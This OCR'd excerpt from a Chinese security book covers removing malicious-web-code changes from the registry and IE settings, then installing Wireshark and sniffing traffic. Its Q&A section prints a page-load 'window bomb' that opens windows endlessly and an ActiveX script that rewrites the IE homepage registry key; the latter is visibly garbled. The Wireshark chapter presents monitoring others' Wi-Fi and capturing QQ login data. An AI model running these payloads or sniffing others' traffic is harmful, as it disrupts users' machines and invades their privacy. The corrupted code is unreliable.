
这就说明恶意网页代码修改了用户的注册表信息,使得启动浏览器时出现异常。可以通过编辑系统注册表来解决,具体方法如下。

- ① 针对弹出对话框现象。打开注册表编辑器,打开 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon 主键,删除右窗格 LegalNoticeCaption 和 LegalNoticeText 两个字符串,如图所示。



针对弹出对话框现象

- ② 针对弹出网页现象。单击“开始”→“运行”命令,输入 msconfig 命令,弹出“系统配置”对话框。选择“启动”选项卡,把列表中扩展名为 .url、.html、.htm 的网址文件前的复选框都选中,单击“应用”按钮即可,如图所示。



针对弹出网页现象

### 11.3.2 修改起始页和默认主页

一些网站为了提高自己的访问量做广告宣传,就可能使用恶意网页代码,利用IE的漏洞对访问者的IE强制进行修改。一般为改掉IE的起始页和默认主页。可以通过编辑系统注册表来解决此问题,具体操作方法如下。

- ① 针对起始页的修改。打开 HKEY LOCAL MACHINE\Software\Microsoft\Internet Explorer\Main 主键,将 StartPage 子键的键值改为 about:blank, 如图所示。对注册表 HKEY CURRENT USER 下的相同位置进行同样的操作。



针对起始页的修改

- ② 针对默认主页的修改。打开 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main 主键，在右窗格中将 Default\_Page\_URL 子键键值中的那些恶意网站的网址改正，或设置为 IE 默认值，如图所示。



针对默认主页的修改


### 11.3.3 强行修改 IE 标题栏

在系统默认状态下，由应用程序本身来提供标题栏的信息，但也允许用户自行在上述注册表项目中添加信息，一些恶意网页代码强制更改用户的 IE 标题栏的内容，强迫用户观看一些地址或广告。

用户可以通过编辑系统注册表来解决，具体操作方法如下。

- ① 删除 Window Title 串值。

打开 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main 主键，在右窗格中将 Window Title 串值删除，如右图所示。同时，还要在注册表 HKEY\_CURRENT\_USER 下的相同位置进行同样操作。



删除 Window Title 串值



The screenshot shows the Windows Registry Editor with the following structure:

- Computer
  - HKEY\_LOCAL\_MACHINE
    - SOFTWARE
      - LiveUpdate
        - 360
          - REG\_SZ (Restrictions) = 0

A dialog box titled "数据名称(D):" (Data Name) is open, showing "Restrictions" as the name and "0" as the value. The background shows the registry tree with "Policies" expanded, showing "Internet Explorer" and "SystemCertificates".

## 恢复右键功能

网络上的恶意网页代码往往是在IE浏览网页时激活的，为此用户可以对IE进行安全设置，用相关安全软件进行安全防护。合理地IE进行设置，可以最大限度地提高系统的安全。

通过以上设置可以对 IE 的临时文件、Cookies、访问历史记录和自动完成信息等内容进行清除，具体操作方法如下。

- ② 单击“删除文件”按钮。单击“工具”→“Internet 选项”命令，弹出对话框。单击“浏览历史记录”选项区中的“删除”按钮，如左下图所示。
- ③ 清除 IE 中的临时文件。弹出“删除浏览历史记录”提示信息框，勾选“临时 Internet 文件和网站文件”复选框，单击“确定”按钮，即可对 IE 的临时文件进行清除，如右下图所示。



⑤ 进入“自动完成设置”对话框，在“Internet 属性”对话框中单击切换到“内容”选项卡，单击中间的“设置”按钮，如左下图所示。

⑥ 完成“删除自动完成历史记录”操作。在打开的“自动完成设置”对话框中，根据具体情况勾选想要删除的复选项，然后单击“删除自动完成历史记录”按钮，完成删除操作，如右下图所示。



单击“设置”按钮



删除自动完成历史记录

## 11.4.2 限制他人访问不良站点

现在网络上的信息五花八门，良莠不齐，如何限制使用同一计算机的其他用户浏览一些不良网站呢？在 IE 中可以对不良网站的访问进行限制，具体操作方法如下。

① 启用分级审查。打开“Internet 属性”对话框，选择“内容”选项卡，然后单击“内容审查程序”选项区中的“启用”按钮，如右图所示。



启用分级审查

② 修改 host 文件。进入 C:\Windows\System32\drivers\etc，用记事本以管理员身份打开无后缀名的 host 文件，将你想设置的网站添加进去即可，如右图所示。



修改 host 文件

### 11.4.3 安全级别和隐私设置

安全级别和隐私设置是给一些高级用户使用的，一般用户在不太了解的情况下使用默认设置即可，具体操作方法如下。

① 设置安全级别。打开“Internet 属性”对话框，选择“隐私”选项卡，出现安全级别调整界面，拖动滑块或单击“默认值”按钮设置 IE 安全级别为默认级别，然后单击“确定”按钮，如左下图所示。

② 设置高级隐私。单击“设置”选项区中的“高级”按钮，弹出对话框，勾选“替代自动 cookies 处理”复选框，并对 cookies 处理进行详细设置，单击“确定”按钮即可，如右下图所示。



设置安全级别




设置高级隐私

## 11.4.4 IE 的 ActiveX 控件设置


因为这一类网页主要是含有恶意网页代码的 ActiveX 或 Applet、JavaScript 的网页文件，所以在 IE 设置中将 ActiveX 插件和控件、Java 脚本等全部禁止，就可以大大减少被恶意网页代码感染的概率。

为了个人的网络安全，可以关闭 IE 中对 ActiveX 控件的支持，具体操作方法如下。

- 1 打开“Internet 属性”对话框，选择“安全”选项卡，单击“该区域的安全级别”选项区中的“自定义级别”按钮，如左下图所示。
- 2 设置 ActiveX 控件。弹出“安全设置”对话框，可以对 ActiveX 控件进行详细设置，然后单击“确定”按钮，如右下图所示。



单击“自定义级别”按钮



设置 ActiveX 控件

此外，还可以对 IE 中关闭已经启用的 ActiveX 控件，具体操作方法如下。

- 1 查看已经启用的 ActiveX 控件。运行 IE，单击“工具”→“管理加载项”命令，弹出对话框。选择“Internet Explorer 已经使用的加载项”选项，显示当前 IE 中已经启用的 ActiveX 控件，如左下图所示。
- 2 禁用 ActiveX 控件。在列表中选择已经开启的恶意的 ActiveX 控件，单击“设置”选项区中的“禁用”按钮即可，如右下图所示。



查看已经启用的 ActiveX 控件



禁用 ActiveX 控件



## 技巧与问答

### ❖ 恶意网页代码使用什么编程语言？

可以使用任何一种语言，比如 Html 很简单的网页就可以编程出一个现实的网页炸弹，举例如下。

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<HEAD>
<TITLE> 窗口炸弹演示病毒攻击 </TITLE>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html;CHARSET=GB2312">
</HEAD>
<BODY onLoad="WindowBombDemo ( )">
<SCRIPT LANGUAGE="Javascript"> alert (' 邮件炸弹开始, 想要取消, 可以按
[Ctrl +Alt +del] 关闭')
function WindowBombDemo ()
{
var iCounter =0
while (true)
{
window.open ("http://www.microsoft.com","CRASHING"+
iCounter,"width=1,height=1,resizable=no")
iCounter++
}
```

```

}
}
</SCRIPT>
</BODY>
</HTML>
</head>
<body>
</body>
</html>

```

不过这个案例应谨慎使用。

### ❖ 除了手动修改注册表之外，有没有代码操作注册表的案例？

比如一个恶意的网页代码，通过修改注册表来修改网页锁定的主页，代码如下，操作需谨慎。

```

<html>
<head>
<title>网页恶意代码实例</title>
<body>
<script>
    document.write('<APPLET HEIGHT=0 WIDTH=0 code=com. ms.
activeX.ActiveXcomp onent></APPLET>')
    <!-- 使用函数调用ActiveX-->
    function f()
    {
        x1=document.applets[0];
        xsetCLSID('{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}');
        XcreateInstance();
        xm=xGetObject();
        xm.RegWrite('HKCU\\Software\\Microsoft\\Internet Explorer\\
Main\\Start Page','http://w ww.haol2com');
    }
    function init()
    {
        setTimeout('f()',1000);
        init();
    }
</script>
<h1>恶意代码攻击实验</h1> <hr>
<h2>你的IE首页已经被修改成为"http://www.haolcom"。</h2> </body>
</html>

```

此段代码可以修改 IE 首页地址，主要是通过修改注册表 "HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Internet Explorer\Main\Start Page" 中的键值来完成的。用户可通过 Windows 提供的注册表编辑器 "REGEDIT.EXE" 及注册表文件引入等方法来修改编辑注册表配置。正确地修改注册表中的配置参数就可以优化系统的工作状态，使系统更快、更方便。如果不慎修改失误，就有可能导致系统出错、崩溃。因此，在修改配置注册表之前需要做好备份工作，同时谨慎修改。





# 第12章

## 网络与 Wi-Fi 的攻防

计算机安全始终是一个让人揪心的问题，网络安全则有过之而无不及。无线网络是黑客们最爱下手的一个目标。这完全是由于机器与机器之间没有物理链接，所有信号都以无线电波的方式传送。要实现加密安全传输，首要步骤之一，就是要掌握目前的活动是什么状况、哪些机器参与了活动。要实现这些，那么必需的工具就是 Wireshark。

Wireshark 经常用于分析以太网网络，但是许多人可能没有认识到一点：它有几个选项是专门针对无线网络和 802.11 协议的。当你试图分析自己的无线网络时，会看到一些可用的选项。最后，你会看到如何创建防火墙规则，进一步加强自己的网络安全。

本章以 Wireshark 工具为例来讲解如何侦听无线网或者他人的 Wi-Fi，按照本篇所介绍的内容进行学习，不但可以掌握系统的理论知识，而且还会拥有丰富的实战经验。

### 本章要点

- 什么是 Wireshark。
- Wireshark 的初步应用。
- Wireshark 监听 QQ 聊天信息。
- Wireshark 监听手机通信。

## 12.1 什么是 Wireshark

Wireshark (前称 Ethereal) 是一个网络封包分析软件, 其功能是截取网络封包, 并尽可能显示出最为详细的网络封包资料。Wireshark 使用 WinPCAP 作为接口, 直接与网卡进行数据报文交换。

网络封包分析软件的功能可想象成“电工技师使用电表来量测电流、电压、电阻”的工作——只是将场景移植到网络上, 并将电线替换成网络线。在过去, 网络封包分析软件非常昂贵, 或是专门属于盈利用的软件。Wireshark 的出现改变了这一切。在 GNUGPL 通用许可证的保障范围内, 使用者可以以免费的代价取得软件与其源代码, 并拥有针对其源代码修改及客制化的权利。Wireshark 是目前全世界最广泛的网络封包分析软件之一。

## 12.2 Wireshark 的用处

网络管理员使用 Wireshark 来检测网络问题, 网络安全工程师使用 Wireshark 来检查资讯安全相关问题, 开发者使用 Wireshark 来为新的通信协定除错, 普通用户使用 Wireshark 来学习网络协定的相关知识, 那么黑客们就可以用它来抓取一些敏感信息, 进而破解账户信息, 或者密码。事实上, 已经有黑客实现利用 Wireshark 工具破解局域网内 QQ、邮箱、MSN、账号等的密码。Wireshark 不是入侵侦测系统 (Intrusion Detection System, IDS)。对于网络上的异常流量行为, Wireshark 不会产生警示或是任何提示。然而, 仔细分析 Wireshark 撷取的封包能够帮助使用者对于网络行为有更清楚的了解。Wireshark 不会对网络封包产生内容的修改, 只会反映出目前流通的封包资讯。而且, Wireshark 本身也不会送出封包至网络上。Wireshark 是世界上最流行的网络分析工具。这个强大的工具可以捕捉网络中的数据, 并为用户提供关于网络和上层协议的各种信息。

## 12.3 Wireshark 的使用

与大多数开源软件一样, Wireshark 也适用于所有最流行的操作系统。你的发行版应该有程序包可用 linux 系统上: 比如在 Ubuntu 上, 程序包就叫 “Wireshark”。与往常一样, 你可以下载最新的源代码, 从头开始构建。但如果不是软件开发者, 明白如何操作使用它就可以。

### 12.3.1 Wireshark 的安装


Wireshark 的安装对于不同的操作系统有着不同的安装要求。这里我们就以在 Windows 上安装为例, 至少需要 1GB 的内存和 400MB 的存储空间, 其余的安装要求可以在 Wireshark

维基网址上查阅到 (<https://wiki.wireshark.org/KnownBugs/OutOfMemory>)。


下面我们先来详细地介绍一下 Wireshark 的安装步骤。

- ① 在网上可以百度“Wireshark”，下载“Wireshark”的安装文件。在这里我们以最新版的“Wireshark 2.0.2”为例，讲解安装过程。双击安装文件，会弹出一个对话框，单击“Next (下一步)”按钮进入，操作如左下图所示。

- ② 在这一步的许可协议中，我们需要单击“I Agree (我同意)”按钮，操作如右下图所示。




启动安装




同意许可协议

- ③ 选择所有安装文件，以利于我们使用的时候不必安装组件，单击“Next”按钮，操作如左下图所示。

- ④ 选择额外的任务，可以默认选择，单击“Next”按钮，进入下一步，如右下图所示。




选择安装插件




进一步安装插件

- 5 单击“Browse”按钮，选择安装路径，然后单击“Next”按钮，操作如图所示。




选择安装路径

- 6 Winpcap (Windows packet capture) 是 Windows 平台下一个免费、公共的网络访问系统。开发 Winpcap 这个项目的目的在于为 Win32 应用程序提供访问网络底层的能力。它用于 Windows 系统下直接的网络编程。进入安装“Winpcap”的对话框，选中“Install (安装)”，然后单击“Next”按钮，进入下一步，操作如图所示。




安装重要插件

- 7 USB 数据包捕获 (USBPCap) 是一个轻量级的应用程序，为你提供了对 USB 设备的一个数据包捕获工具。USBPCap 非常易于安装和配置，但需要重新启动计算机所需的过滤器控制设备进行正确检测。命令行工具允许你指定你想要的设备监控和保存结果到一个 PCAP 文件。进入这一步，选中“Install (安装)”，然后单击“Next”按钮，进入下一步，操作如图所示。




安装 USBPcap

8 这时会出现一个进度条，等待几分钟即可，进入下一步，如图所示。



安装进度条

9 选择稍后手动重启计算机，单击“Finish (完成)”按钮，即可完成安装，操作如图所示。



完成安装




下面我们就需要进入 cmd 命令页面输入“ipconfig”，查看本机以太网分配的地址，由下图可知本机的 IP 地址是：“192.168.234.124”。



查看本机 IP 以备抓包分析

然后在 Wireshark 的过滤栏中输入“ip.addr eq 192.168.234.124”，可以看到所有跟本机的网络联系，结果如图所示。这句也可以换成特指的 IP 地址，来检测特指 IP 的数据报文往来。




简单抓包过滤分析

### 12.3.3 Wireshark 监听 QQ 聊天信息

其实这里就是利用了 Wireshark 的检测功能，打开 Wireshark 的抓包，在上面的工具栏中选中“捕获”，然后选中“开始”，进行传输报文的抓包。以本机的 QQ 在线聊天为例，打

开自己的聊天窗口，找一些好友进行在线聊天，一段时间后，停止抓包。然后在表达式过滤器中输入“oicq”，就会出现如图所示结果。



过滤QQ网络通信

我们可以在百度查到IP地址183.60.18.111为广东省深圳市电信的IP，从而判断该IP为腾讯的服务器IP地址。

然后选中过滤的这条信息，右击会弹出选择框，选中“追踪流”，那么选择追踪表选项的UDP，就会弹出此次抓包，抓到的信息报文，操作如图所示。



选择“追踪流”

在抓到的报文中，我们可以看到已经加密了的信息报文，其中涉及腾讯自家的加密技术，

Wireshark 能够监听到的只是 QQ 信息发送者与接收者的 IP 地址, 以及报文的类别大小和传输中的密文, 密文是使用 3DES 加密的, 只是一般人难以获取密钥, 如图所示。



查看密文信息

我们还可以在 Wireshark 中输入这样的一句表达式来抓取 QQ 登录的各种信息, 如账号密码: `oicq and udp[8:] matches "\x02[\x00-\xff]{2}\x00\x22[\x00-\xff]+\x03$"`, 这一条命令可以在无线网络的抓包检测中用到。

### 12.3.4 Wireshark 报文结构介绍

一般抓取到的报文都会有如图所示结构, 下面就按照图中的数字标识来仔细讲解每段报文代表的意义。

数字 1 报文段代表抓取的帧序号是 651, 大小是 86 字节大小的报文段。

数字 2 报文段代表以太网的发送源地址 IP 和目的地址 IP。

